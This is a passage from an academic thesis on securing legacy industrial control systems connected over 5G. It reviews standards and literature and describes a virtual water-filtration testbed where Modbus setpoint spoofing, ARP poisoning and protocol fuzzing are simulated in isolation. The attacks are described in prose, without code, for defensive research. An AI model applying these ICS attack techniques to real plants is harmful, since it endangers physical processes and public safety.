uninterruptible operation windows typical in legacy systems. As Altaieb et al. (2024) explained, even standard penetration tools such as Metasploit or Nmap can destabilise legacy PLCs, underscoring the need for safe-scan test modes and OT-specific validation protocols.

To summarise, while empirical testing frameworks and metrics are evolving to accommodate the realities of legacy IACS in 5G contexts, further work is necessary to adapt these methodologies for safe, scalable, and protocol-aware validation. This thesis seeks to address that need through a structured testbed design incorporating layered metrics, real attack simulations, and risk-aligned mitigation assessments.

Section 6: Proposed Enhancements and Emerging Solutions

Enhancing Security in Industrial Control Systems

As the attack surface of industrial control systems continues to expand with the adoption of 5G, legacy IACS environments require not only adaptations to existing defences but also an exploration of next-generation enhancements. This section reviews state-of-art cybersecurity innovations, including Zero Trust architecture, AI-powered anomaly detection, 5G network slicing, blockchain-enhanced authentication, and advanced policy enforcement models. These innovations aim to address the identified gaps in legacy system resilience and shift from compliance-driven security toward proactive industrial protection.

Segmentation

Emerging strategies such as nano-segmentation, enabled by 5G network slicing, are increasingly positioned as foundational elements for implementing zero-trust architectures in industrial environments. Instead of implicitly trusting devices, each industrial endpoint can be isolated within its own slice, featuring packet-level allow listing and device-specific authentication, thereby significantly limiting lateral movement and mitigating the risk of compromise propagation (Michaelides et al., 2025).

While traditional segmentation techniques such as VLANs and firewalls operate predominantly within the LAN and data centre domains, 5G slicing introduces segmentation at the RAN and core network levels, enabling end-to-end isolation and quality of service (QoS) guarantees across transport layers. This makes 5G slicing a complementary architecture for securing distributed ICS environments, particularly those integrating both field-level equipment and cloud-connected components (Zhu et al., 2024).

Moreover, 5G network slicing supports logical network instances with customised performance and security profiles, tailored to specific ICS functional domains. Each slice can be configured for distinct QoS parameters, latency thresholds, and access control rules—making the architecture suitable even for legacy PLCs, RTUs, and HMIs with stringent or unique cybersecurity performance constraints (Michaelides et al., 2025).

AI, ML and blockchain-based defences

At the detection layer, AI and machine learning-based anomaly detection have become increasingly vital for IACS. As demonstrated in the SWaT and WADI datasets, deep learning models surpass conventional systems in detecting protocol-level anomalies and spoofing attempts. However, issues such as training data

contamination and adversarial manipulation must be addressed for real-world application in ICS (Water, 2021).

Several studies recommend integrating blockchain technologies into legacy ICS frameworks to support decentralised identity, auditability, and tamper-proof event logs. Blockchain can serve as an authentication backbone for device-to-device trust in 5G networks, helping to mitigate impersonation risks and reduce latency in access decisions (Salahdine et al., 2023).

Security resilience via standards for governance

From a policy perspective, adaptations to IEC 62443 are underway to incorporate next-generation enhancements such as ZTNA, AI-driven SIEM platforms, and 5G-oriented risk models. These include smart contract-based enforcement and blockchain-based patch validation for brownfield systems that cannot otherwise meet compliance thresholds (Zhu 2024) Modern ICS Threat Landscape).

The adoption of 5G in ICS environments presents both opportunities and new risks. In 5G Non-Standalone (NSA) deployments, where the core network continues to rely on LTE (EPC), known vulnerabilities such as Diameter protocol exploits and inter-PLMN signalling weaknesses persist (GSMA, 2019). These existing threats include denial-of-service vectors and insecure mobility procedures, which remain relevant even with a 5G radio access layer. In contrast, the 5G Standalone (SA) architecture introduces a Service-Based Architecture (SBA) and secure bootstrapping of gNBs (5G base stations), along with mandatory authentication and integrity protection at both NAS and user plane layers (3GPP, 2023a). Essential enhancements encompass the use of TLS for service-to-service communication, integrity-protected control plane signalling, and per-slice authentication capabilities tailored for industrial automation.

Despite these advantages, slicing introduces new attack surfaces when slice boundaries are not properly enforced or when inter-slice resource leakage occurs. Together, these proposed enhancements provide insight into how security for legacy IACS can be future-proofed. However, further research is essential to evaluate these solutions in realistic testbed environments, especially where system uptime, interoperability, and human safety are critical.

Section 7: 5G Architectural Risks and ICS Integration

Please find an explanation of the technical terms related to 5G: Table 7 - Explanation regarding 5G terminology (adapted from 3GPP, 2023b. TS 23.501)

Fundamental 5G Weaknesses and Security Principles

Michaelides et al. (2025) explain that while the 5G system introduces modularity through disaggregated network functions, this also leads to a wider attack surface in the RAN, backhaul, and 5G Core. The authors highlight that many 5G security mechanisms—such as NAS message encryption or user-plane integrity protection—are optional, placing undue trust in operator configurations. When these protections are inconsistently enforced, legacy ICS endpoints, which are often unable to independently validate security parameters, are left exposed (Michaelides et al., 2025).

According to 3GPP TS 33.501, interface-level security (e.g., N2/N3 or F1-C/U) should use IPsec and integrity mechanisms; however, these are not uniformly applied across implementations (3GPP, 2021). This undermines the assumption of

confidentiality and authenticity in ICS communications, especially in field deployments.

ICS Assets and Vulnerable User Equipment (UE)

In brownfield environments, legacy devices are retrofitted with User Equipment (UE) or embedded modems to connect with 5G networks. The authors claim that these user agents (UAs) often lack secure boot, memory isolation, or trusted credential storage. As a result, the authors observe that ICS assets inherit all risks from the radio layer, including jamming, spoofing, and rogue base station redirection (Michaelides et al., 2025). NIST SP 800-82 does not offer guidance specific to UE integration in ICS, further exposing the policy gap (NIST, 2015).

NSA vs SA Security Implications

The authors outline clear differences between Non-Standalone (NSA) and Standalone (SA) 5G deployments. In NSA, 5G operates using a 4G Evolved Packet Core (EPC), which lacks mandatory encryption for control-plane signaling. The authors argue that this leaves subscriber identity, capability negotiation, and mobility procedures susceptible to interception and manipulation. In contrast, SA provides stronger protections, including mandatory NAS encryption and per-slice authentication (Michaelides et al., 2025).

Security Feature	5G NSA	5G SA
NAS Encryption	Optional	Mandatory
UE Identity Protection	Weak	Strong
Slice Auth Enforcement	No	Yes
Crypto Strength	128-bit	256-bit

Table 2 - Security Comparison of 5G NSA and SA for ICS Integration

RAN and Backhaul Weaknesses

Michaelides et al. (2025) explain that internal RAN interfaces like F1-U and F1-C are exposed if not explicitly protected. The authors explain that RAN misconfiguration could allow adversaries to inject control-plane messages or exhaust DU/CU resources. And, Salahdine et al. (2023) describe how rogue base stations or signal storms can trigger denial-of-service conditions or redirect industrial UEs to attacker-controlled towers. 3GPP TS 33.501 recommends robust authentication between RAN and core elements; however, the authors describe that these recommendations are not consistently applied. Consequently, industrial backhaul traffic is often relayed through infrastructure that is not hardened against lateral intrusion or data interception.

Security of the 5G Core

In the 5G Core, the Service-Based Architecture (SBA) enables every Network Function (NF) to communicate over exposed APIs. The authors emphasise that unless mutual TLS and access policies are properly enforced, NFs such as the AMF or UPF can be impersonated, hijacked, or flooded (Michaelides et al., 2025). They warn that these vulnerabilities can bypass traditional ICS firewalls, particularly in deployments where multiple slices share processing nodes.

While IEC 62443-3-2 outlines segmentation principles, it does not address SBA-specific threat models. This lack of guidance leaves industrial implementers at risk

when adopting public or semi-private 5G core networks. Network Slicing and ICS Security Isolation.

If properly implemented, the authors suggest that slicing can offer end-to-end isolation between industrial and non-industrial domains. They recommend binding each ICS traffic class (e.g., actuator control, telemetry) to a dedicated slice. As per 3GPP Release 16, Slice authentication should include UE-bound identities and traffic descriptors. However, the authors write that current frameworks, such as IEC 62443, do not provide a mechanism for verifying slice integrity or monitoring inter-slice leakage.

Zhu (2024) proposes the use of blockchain for enforcing slice assignment and real-time audit logging as a compensatory mechanism in resource-constrained environments.

Mapping Purdue Layers to 5G Architecture

The authors describe a conceptual alignment between Purdue levels and 5G domains. At Levels 0–1, field devices communicate through UE radio interfaces (e.g., cellular modems), making them vulnerable to RAN and rogue base station threats. Level 2 systems, typically HMIs, may utilise edge computing or MEC links over 5g. Level 3 systems, such as SCADA controllers, often rely on wired infrastructure but can receive telemetry via 5G backhaul.

Purdue Layer	5G Role	Vulnerability
L0–L1	UE / UA	Unauthenticated, spoofable
L2	Edge UA / MEC	Lateral movement risk
L3	Wired (Aggregator)	Trusted core dependency

Table 3- Mapping of Purdue Levels to 5G Roles and Security Implications

Chapter Summary

This chapter has reviewed foundational and contemporary literature on the cybersecurity implications of integrating 5G with legacy IACS. It has shown that while standards like NIST SP 800-82 and IEC 62443 provide essential structures, they fail to fully address the complexities of 5G—including slicing, RAN exposure, and core service chaining. The reviewed authors argue that mitigation strategies must extend beyond VLANs and encryption, including dynamic slice validation, device-aware access controls, and behavioural threat modelling. These insights justify the research direction of this thesis and its focus on empirical validation using a 5G-enabled legacy ICS testbed.

Chapter 3 - Research Methodology

Overview

This chapter outlines the research methodology developed to address cybersecurity risks linked to integrating 5G wireless networks with legacy Industrial Automation and Control Systems (IACS). Utilising a design science approach, this methodology integrates theoretical frameworks with empirical testing enabled by a practical ICS testbed.

Each section of this chapter, from evaluating standards to planning simulations, is arranged to meet the primary research objectives: assessing protocol-level vulnerabilities, testing mitigation strategies in existing environments, and generating actionable insights relevant to IEC ISA 62443 SL3/SL4 control settings.

Research Design

This research uses a mixed-methods approach, combining insights from academic literature with data from experiments. The qualitative part looks for structural and procedural limitations in brownfield IACS. On the other hand, the quantitative part involves testing the system's response to controlled cyber-attack scenarios in a lab setting to evaluate how well it performs, how resilient the protocols are, and how effective the mitigation strategies are. By combining both approaches, the research provides a comprehensive examination of the issue, thereby enhancing the generalizability and applicability of the findings.

Literature Review Methodology

As elaborated in Chapter 2, the literature review was conducted using a systematic protocol that involved searches across reputable databases such as IEEE Xplore, ACM Digital Library, ScienceDirect, SpringerLink, and Google Scholar. Keywords were selected based on the core themes of legacy system vulnerabilities, insecure industrial protocols, 5G architectural risks, and mitigation strategies. Inclusion criteria were restricted to peer-reviewed articles and institutional reports published between 2012 and 2025, focusing on brownfield IACS, wireless integration challenges, and real-world case studies.

Thematic synthesis was employed to categorise literature into five areas:

1. Protocol-level vulnerabilities in legacy systems.
2. Limitations of existing cybersecurity frameworks.
3. Real-world cyber-physical attack case studies.
4. Testbed validation methodologies.
5. Proposed future enhancements such as Zero Trust Architecture (ZTA), AI-based detection, and blockchain-based authentication.

These insights informed the conceptual model and experimental design adopted in this study.

Research Objectives

The following research objectives guide the methodological execution:

1. To identify cybersecurity vulnerabilities introduced by 5G wireless integration in legacy IACS environments.
2. To evaluate the applicability and limitations of existing industrial cybersecurity frameworks under brownfield constraints.
3. To develop and implement threat simulation scenarios in a laboratory-based ICS testbed.
4. To assess the efficacy of selected mitigation strategies using quantifiable cybersecurity metrics.
5. Evaluate security risks in legacy OT/ICS environments utilising field-level protocols (e.g., Modbus TCP).
6. Investigate the impact of integrating 5G communication with brownfield assets.
7. Use protocol fuzzing (Boofuzz) to identify stack, memory, and logic handling vulnerabilities.
8. Collect and correlate runtime failure logs using NetXMS Server.
9. Align findings with SL3/SL4 compliance recommendations in IEC 62443 and NIST SP 800-82.

These objectives directly address the gaps highlighted in Chapter 2 and facilitate a practical examination of risk factors and control measures.

Experimental Testbed Design

The empirical component of this research is grounded in the design and deployment of a virtualised ICS testbed. The configuration is informed by academic testbeds such as SWaT and ACSRA, and it emulates a simplified water filtration system representative of real-world industrial processes.

The testbed comprises:

- SCADA Server: Ubuntu-based SCADA-LTS system for supervisory control.
- HMI Workstation: Node-RED, creates a dashboard reading data from PLC1 and PLC2 via Modbus/TCP, displaying status points in a ui_table widget.
- Operator interface using legacy-compatible software.
- PLCs: Simulated via OpenPLC.
- Attacker Node: Kali Linux system for penetration testing, spoofing, and lateral movement. Boofuzz is deployed on KALI1 to generate malformed Modbus TCP payloads targeting PLC1. Zeek-enabled system to perform real-time protocol inspection and behavioural detection.
- Network management and monitoring node: NetXMS deployed to monitor and document (based on installed agents or agentless logging and monitoring protocols) to baseline the standard process behaviour and host panic situations.
- 5G Emulation: Virtual network interfaces and wireless adapters configured to replicate both NSA and SA 5G architectures.

This testbed design and ladder logic schema was inspired by the SWaT and WADI testbed configurations (Goh et al., 2017; Tuptuk et al., 2021).

The testbed supports legacy protocols such as Modbus TCP, DNP3, and IEC 60870-5-104, allowing for a realistic simulation of brownfield vulnerabilities. (IEC-104 reviewed; Modbus validated empirically. All components operate within a segmented

virtual network environment to facilitate attack containment and reproducibility. All relevant nodes have an NMS agent installed that monitors the system and kernel and logs system and kernel data to the NetXMS system in the DMZ-LAN. During fuzz testing, this provides real-time visibility into segmentation faults, watchdog resets, and system anomalies.

While studies often isolate protocol-level risk or evaluate generic SOC strategies, this thesis implements a constrained, brownfield ICS model using accessible tools (SCADA-LTS, OpenPLC). It maps empirical evidence directly to SL-level benchmarks. This pragmatic design supports real-world transferability without requiring infrastructure replacement or firmware access.

Threat Simulation Scenarios

Informed by real-world incidents (e.g., Stuxnet, Ukraine grid attack, Triton), controlled cyber-attack scenarios were developed to evaluate system resilience and control integrity. These include:

- Setpoint Manipulation: Injection of rogue commands via Modbus spoofing.
- Unauthorised Access: Credential replay and session hijacking.
- Lateral Movement: Pivoting between Purdue levels using compromised HMI sessions.
- Rogue Base Station Emulation: Signal redirection and downlink spoofing in NSA-mode 5G.

In this scenario, the OpenPLC logic was modified to send crafted Modbus responses upstream to HMI1 and SCADA1 nodes, mimicking sensor spoofing, falsified tank levels, and false-positive actuator states. The attacker (KALI1) initially injected this logic using a payload uploaded via the Modbus interface. Zeek was configured to flag Modbus packets with inconsistent function codes, register ranges, and unauthorised source IPs.

Experimental Fuzzing – Modbus Payload Abuse

The fuzzing framework used in the testbed leveraged attack vectors modelled on the SCADAxploit approach to Modbus exploitation. Using Boofuzz, malformed payloads were crafted to manipulate registers on OpenPLC targets over Modbus TCP. The payloads mimicked unauthorised setpoint writes and malformed function calls, focusing on Function Codes 06 and 16.

These tests resulted in predictable and anomalous behaviours, including process control overrides and detection by Zeek. The empirical evidence supports SCADAxploit's findings that unauthenticated Modbus channels can be abused to compromise ICS logic execution paths, particularly when combined with elevated network accessibility introduced by 5G links.

Following Altaieb et al.'s (2024) attack modelling technique, threat scenarios were categorised by payload class and vector origin.

These scenarios reflect realistic adversarial behaviour and are executed using tools like Metasploit, Wireshark, Zeek, Scapy, and custom script-based payloads.

Evaluation Metrics and Data Collection

To quantify the efficacy of each mitigation strategy, a series of cybersecurity performance metrics are defined.

These metrics are aligned with the requirements of IEC 62443-3-3, IEC 62443-4-2, and NIST SP 800-82:

Metric	Purpose
Latency Impact	Effect on real-time PLC–HMI–SCADA communication loops
Data Integrity	Ability to detect and prevent malicious packet injection
Authentication Strength	Resistance to spoofed identity and replay attacks
Anomaly Detection Rate	Accuracy of identifying malicious activity amidst normal traffic
System Resilience	Recovery time, system uptime, and process continuity

Table 4 - Table-defined cybersecurity performance metrics

Data is collected through embedded monitoring tools (Zeek), system logs (NetXMS), and protocol-level traces. Results are analysed using statistical and comparative methods to draw conclusions about the relative effectiveness of the tested countermeasures.

Standards and Ethical Considerations

All experimental procedures adhere to internationally recognised cybersecurity standards and ethical research practices. Testbed activities are conducted in a controlled environment without exposure to production systems. Ethical safeguards involve the use of non-destructive payloads, safe-scan configurations, and secure isolation of virtual assets.

The research aligns with:

- IEC 62443-3-2: Risk assessment and zone modelling.
- IEC 62443-4-2: Component-level cybersecurity requirements.
- NIST SP 800-82: Guidelines for ICS security testing.
- 3GPP TS 33.501: 5G system security architecture.

Methodological Limitations

Several limitations inherent in this methodology are acknowledged:

The testbed does not include full-scale PLCs, which limits the generalizability to hardware-specific behaviours. Although discussed in the literature, AI-based detection systems are not implemented due to scope constraints. Blockchain-enhanced authentication remains conceptual and is not prototyped within this study. Ladder Logic implementations are restricted to basic OpenPLC-compatible control patterns. These limitations reflect typical constraints in brownfield environments and do not detract from the validity of the research objectives or findings.

ICS Field Protocol Mapping and Hardening Framework

This chapter proposes a structured ICS protocol security assessment framework aligned with Purdue Levels 1 and 2, utilising the IEC 62443-4-2 standard. Legacy protocols such as Modbus TCP, DNP3, and vendor-specific implementations (CIP, OPC UA, MQTT) are evaluated for secure hardening. Security Levels SL3 and SL4 are assigned based on protocol features, cryptographic capabilities, and deployment scenarios. Please refer to Chapter 6 for detailed analyses of legacy protocol security.

Chapter Summary

This chapter outlines a standards-aligned research methodology designed to evaluate the security posture of legacy Industrial Automation and Control Systems (IACS) under 5G network exposure. The research connects the theoretical and

practical dimensions of industrial cybersecurity by integrating rigorous literature synthesis with practical, testbed-based validation. The selected threat scenarios, evaluation metrics, and compliance with internationally recognised standards—including IEC 62443 and NIST SP 800-82—ensure that the findings are empirically robust and operationally relevant to brownfield environments. Zeek-based protocol inspection and Ladder Logic-driven process emulation are implemented to enhance realism, traceability, and forensic value. This methodology establishes a practical foundation for measuring protocol-specific vulnerabilities and assessing mitigation strategies that are compatible with constrained vendor-locked legacy systems. The testbed architecture, instrumentation strategy, and SL-level mapping approach together provide an empirically validated pathway to address the thesis's core research aim: securing brownfield IACS deployments against wireless threat vectors introduced by 5G connectivity.

Chapter 4 – Testbed Implementation and Simulation Scenarios

Overview

This chapter presents the practical implementation of a custom-designed ICS cybersecurity testbed developed to evaluate security risks and mitigation strategies in legacy Industrial Automation and Control Systems (IACS) integrated with Fifth Generation (5G) wireless technologies. The testbed reflects a simplified yet representative brownfield environment, grounded in insights from Chapters 2 and 3. It enables controlled simulations of known vulnerabilities and empirical testing of proposed countermeasures under realistic architectural and protocol constraints.

Testbed Design and Architecture

The testbed replicates a water treatment or industrial control process comprising the following components:

- SCADA Server (SCADA1): Ubuntu Linux with SCADA-LTS for supervisory polling, data logging, and control interface.
- HMI Workstation (HMI1): Ubuntu Desktop running open-source HMI software to visualise tank status and issue commands.




Figure 1 - SCADA1 and HMI1 baseline operating parameters

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- Two PLC nodes (PLC1, PLC2): Configured using Modbus-compatible OpenPLC runtime to simulate managing pumps, valves, and tank levels.
- Attacker node and monitoring node (KALI1): Kali Linux with penetration testing tools and wireless capabilities for emulating adversarial behaviour, running Zeek for deep protocol inspection and traffic analysis. Additionally, attacker node and monitoring node (KALI2): spare Kali Linux jump box for penetration testing and wireless emulation behaviour.




Figure 2 - Screenshot of the ics-lab testbed




Figure 3 - Screenshot of the ics-lab testbed

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```

martijn@plc1: ~$ hostnamectl
Static hostname: plc1.ics-lab
Icon name: computer-vm
Chassis: vm
Machine ID: ad091c8c4f5e4e86af220c041719a
Boot ID: 7726d430336a45a5ba0b7315308ec
Virtualization: vmware
Operating System: Ubuntu 24.04.2 LTS
Kernel: Linux 6.8.0-59-generic
Architecture: x86_64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
Firmware Version: 6.00
Firmware Date: Thu 2020-11-12
Firmware Age: 4y 5month 4w 2d
martijn@plc1:~$

martijn@plc2:~$ hostnamectl
Static hostname: plc2.ics-lab
Icon name: computer-vm
Chassis: vm
Machine ID: ad091c8c4f5e4e86af220c041719aae8
Boot ID: 16ced0d7dc73422690e9e748d48715b7
Virtualization: vmware
Operating System: Ubuntu 24.04.2 LTS
Kernel: Linux 6.8.0-59-generic
Architecture: x86_64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
Firmware Version: 6.00
Firmware Date: Thu 2020-11-12
Firmware Age: 4y 5month 4w 2d
martijn@plc2:~$

```

```

martijn@scada1: ~$ uptime
07:37:21 up 3 days, 13:02, 3 users, load average:
martijn@scada1:~$ hostnamectl
Static hostname: scada1
Icon name: computer-vm
Chassis: vm
Machine ID: bddbbee0523343d481459dfa3996b2ff
Boot ID: a73795552faa42fb83545d1f91f1e7b6
Virtualization: vmware
Operating System: Ubuntu 24.04.2 LTS
Kernel: Linux 6.8.0-59-generic
Architecture: x86_64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
Firmware Version: 6.00
Firmware Date: Thu 2020-11-12
Firmware Age: 4y 5month 4w 2d
martijn@scada1:~$

martijn@hmi1:~$ date
Tue May 13 11:42:25 AM +04 2025
martijn@hmi1:~$ uptime
11:42:30 up 3 days, 13:07, 3 users, load average:
martijn@hmi1:~$ hostnamectl
Static hostname: hmi1.ics-lab
Icon name: computer-vm
Chassis: vm
Machine ID: c3ce54e6d92946b4aa9a138734627bc7
Boot ID: e94f362ee2fb4970b18e58f8e566b00b
Virtualization: vmware
Operating System: Ubuntu 24.04.2 LTS
Kernel: Linux 6.11.0-24-generic
Architecture: x86_64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
Firmware Version: 6.00
Firmware Date: Thu 2020-11-12
Firmware Age: 4y 5month 4w 2d
martijn@hmi1:~$ |

```

Figure 4 - Screenshot of the ics-lab testbed

Virtual machines are hosted on VMware Workstation Pro 17 according to a (collapsed) Purdue model design, which segments the network into DMZ-LAN, and PLC-LAN. Each of these is configured within a logical subnet: (192.168.8.0/24) for the PLC-LAN, and (192.168.10.0/24) for the DMZ-LAN. Each node is initially assigned a static wired and, with the caveat that the attacker machine and the simulated field assets use bridged wireless adapters (for the 5G emulated interfaces) with static IP's to support the testbed functionality and active traffic manipulation and passive reconnaissance.

PLC and SCADA Control Logic and Inter-PLC Coordination

The process logic implemented in the ICS testbed models a realistic water filtration cycle operated by programmable logic controllers (PLCs), supervised by Node-RED HMI and governed by a SCADA-LTS instance. This section details the control relationships between PLC1 and PLC2, elaborates on their respective process domains, and introduces the inter-PLC coordination mechanism used to simulate safe multi-zone automation. The underlying control logic was developed using OpenPLC-compatible Ladder Diagram (LD) programming and deployed in a configuration of two PLCs, with both Node-RED HMI and SCADA-LTS performing supervisory polling via Modbus TCP.

- PLC1 controls upstream water intake functions. It reads level sensor values and actuates an inlet valve and feed pump to maintain safe tank filling thresholds. Once the filtration cycle is complete, PLC1 writes a control flag to Modbus register 40009 to indicate readiness for outflow.
- PLC2 governs downstream outflow via a drain valve. It does not activate the valve independently; instead, it continuously monitors the 40009 register written by PLC1. When a filtration-complete signal is received, PLC2 cross-validates its own local tank level sensor to ensure that water is within a valid range before triggering the outlet.

This interlocking register acts as a simple but effective coordination primitive, emulating a split-zone control structure where each PLC has partial but dependent authority. The logic design ensures that PLC2 cannot preemptively activate the drain valve without an explicit signal from PLC1, thereby preventing unsafe sequencing, such as draining unfiltered water.

Node-RED HMI Integration

A Node-RED instance is deployed on the HMI1 machine to create a browser-based dashboard. By utilising the Node-RED dashboard UI nodes .json process flow, the flow retrieves coil (FC1) read coils and holding-register flag (FC3) data from both PLC1 and PLC2 via Modbus/TCP at one-second intervals. A Join node combines the coil and register messages into a single payload; function nodes then convert each boolean or register value into "Point / Value" pairs. Ultimately, the ui_table widget displays the four status points and Filtration_OK in a unified view.




Figure 5 - Node-RED dashboard UI nodes .json process flow

Ladder logic examples deployed in the testbed include:

PLC1 logic:

- IF LIT101 < 40% THEN
 - OPEN Inlet Valve (V1), START Pump (P1)
- ELSE
 - CLOSE Inlet Valve, STOP Pump
- IF LIT101 > 85% THEN
 - SET Register 40009 to '1' (Filtration Complete)

PLC2 logic:

- IF Register 40009 == '1' AND LIT102 > 75%
 - THEN OPEN Drain Valve (V2)
- ELSE
 - KEEP V2 CLOSED

Figure 6 - Waterbed automation logic – working example

This architecture introduces a vital interdependence between PLCs, designed to mirror industrial process and safety workflows that require zone completion acknowledgement before transitioning process states. It also establishes a realistic process attack surface for protocol-level exploits. In the fuzzing scenario discussed in Chapter 3, this coordination mechanism is deliberately targeted via spoofed register writes and malformed Modbus commands.

The integrity of this inter-PLC logic was also subjected to Zeek-based anomaly detection, with behavioural signatures crafted to flag abnormal register writes, repeated Modbus FC16 (write multiple registers) operations, and unauthorised source addresses impersonating PLC1. The system's ability to resist and recover from these attacks was critical to the resilience assessment metrics.

This enhanced process model improves the testbed's ability to emulate zone-aware industrial logic, supports more nuanced fuzzing workflows, and enables the accurate simulation of cascading process faults as observed in real industrial incidents. It also provides a structured foundation for exploring runtime logic manipulation, stealthy command injection, and cross-PLC privilege escalation attacks under 5G exposure conditions.

Communication Protocols

The primary protocol employed is Modbus TCP, which lacks authentication, encryption, and session integrity. This protocol was selected due to its prevalence in legacy ICS environments and susceptibility to known threats. Software devices based on Linux operating system versions operate over statically configured IPs with manually assigned routing, using tools such as nmcli and Netplan for interface control.

Threat Simulation Scenarios

Four threat simulations were executed based on real-world ICS attack patterns:

Scenario 1: Setpoint Manipulation

Objective: Evaluate Modbus command injection effectiveness.

- Method: Unauthorised write_single_register commands issued via a Python script.
- Baseline: 15 minutes of normal polling.
- Result: PLCs accepted spoofed commands; SCADA/HMI registered silent state change.

Scenario 2: Protocol Spoofing

Objective: Assess IP-based trust vulnerabilities.

- Method: IP aliasing and forged command injection using ARP poisoning.
- Baseline: Validated SCADA-HMI-PLC polling and MAC-IP mappings.
- Result: PLCs accepted spoofed instructions without authentication.

Scenario 3: Lateral Movement via HMI Compromise

